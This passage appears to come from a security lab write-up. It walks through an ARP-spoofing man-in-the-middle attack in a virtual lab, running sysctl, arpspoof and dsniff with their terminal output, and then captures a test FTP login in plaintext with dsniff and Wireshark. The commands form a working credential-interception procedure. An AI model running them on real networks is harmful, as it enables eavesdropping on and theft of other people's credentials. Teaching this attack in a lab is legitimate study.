
Usage:
  sysctl [options] [variable[=value] ...]

Options:
  -a, --all                display all variables
  -A                        alias of -a
  -X                        alias of -a
  --deprecated             include deprecated parameters to listing
  -b, --binary             print value without new line
  -e, --ignore             ignore unknown variables errors
  -N, --names              print variable names without values
  -n, --values             print only values of the given variable(s)
  -p, --load[=<file>]     read values from file
  -f                        alias of -p
  --system                read values from all system directories
  -r, --pattern <expression> select setting that match expression
  -q, --quiet              do not echo variable set
  -w, --write              enable writing a value to variable
  -o                        does nothing
  -x                        does nothing
  -d                        alias of -h
  -h, --help              display this help and exit
```

Fig 2.18 Enabling Packet Forwarding

In the next image following steps are done:


- Adding `ip_forward` variable in `sysctl`:  
# `sysctl -w net.ipv4.ip_forward=1`
- Start `arp spoofing` on the targets (server and target machine) on `eth0` interface:  
# `arp spoof -i eth0 -t 10.0.2.16 -r 10.0.2.13`
- Start `dsniff` on `eth0` interface:  
# `dsniff -i eth0`



```
Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Application... Places Terminator Wed 01:39
/bin/bash
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~# arpspoof -i eth0 -t 10.0.2.16 -r 10.0.2.13
8:0:27:c6:46:d 8:0:27:34:60:79 0806 42: arp reply 10.0.2.13 is-at 8:0:27:c6:46:d
8:0:27:c6:46:d 8:0:27:e6:e5:59 0806 42: arp reply 10.0.2.16 is-at 8:0:27:c6:46:d
8:0:27:c6:46:d 8:0:27:34:60:79 0806 42: arp reply 10.0.2.13 is-at 8:0:27:c6:46:d
8:0:27:c6:46:d 8:0:27:e6:e5:59 0806 42: arp reply 10.0.2.16 is-at 8:0:27:c6:46:d
8:0:27:c6:46:d 8:0:27:34:60:79 0806 42: arp reply 10.0.2.13 is-at 8:0:27:c6:46:d
8:0:27:c6:46:d 8:0:27:e6:e5:59 0806 42: arp reply 10.0.2.16 is-at 8:0:27:c6:46:d
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
```

Fig 2.19 Enabling ARP spoofing and dsniff

Again, accessing a user `pc1` on the ftp server using target machine by the command `> ftp 10.0.2.16` and the providing username as `pc1` and password as `Passw0rd!`



```
MSEdge - Win10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
eula
Host Name: MSEDGEWIN10
IE Version: 11.379.17763.0
OS Version: Windows 10
Service Pack: No service pack
User Name: IEUser
Password: Passw0rd!
C:\Windows\system32\cmd.exe
C:\Users\IEUser>ftp 10.0.2.16
Connected to 10.0.2.16.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (10.0.2.16:(none)): pc1
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.
```

Fig 2.20 Accessing User on FTP server using Target Machine



As soon as target enters the username and password for the user on ftp server dsniff captures the username and password:




Fig 2.21 dsniff captured username and password

Now analysing the wireshark for captured username and password:




Fig 2.22 Wireshark capture screen



Set filter as `tcp.port == 21`:




Fig 2.23 Filtering captured packets

Captured username = `pc1` and password = `Passw0rd!` can be seen:




Fig 2.24 Captured Username and Password can be seen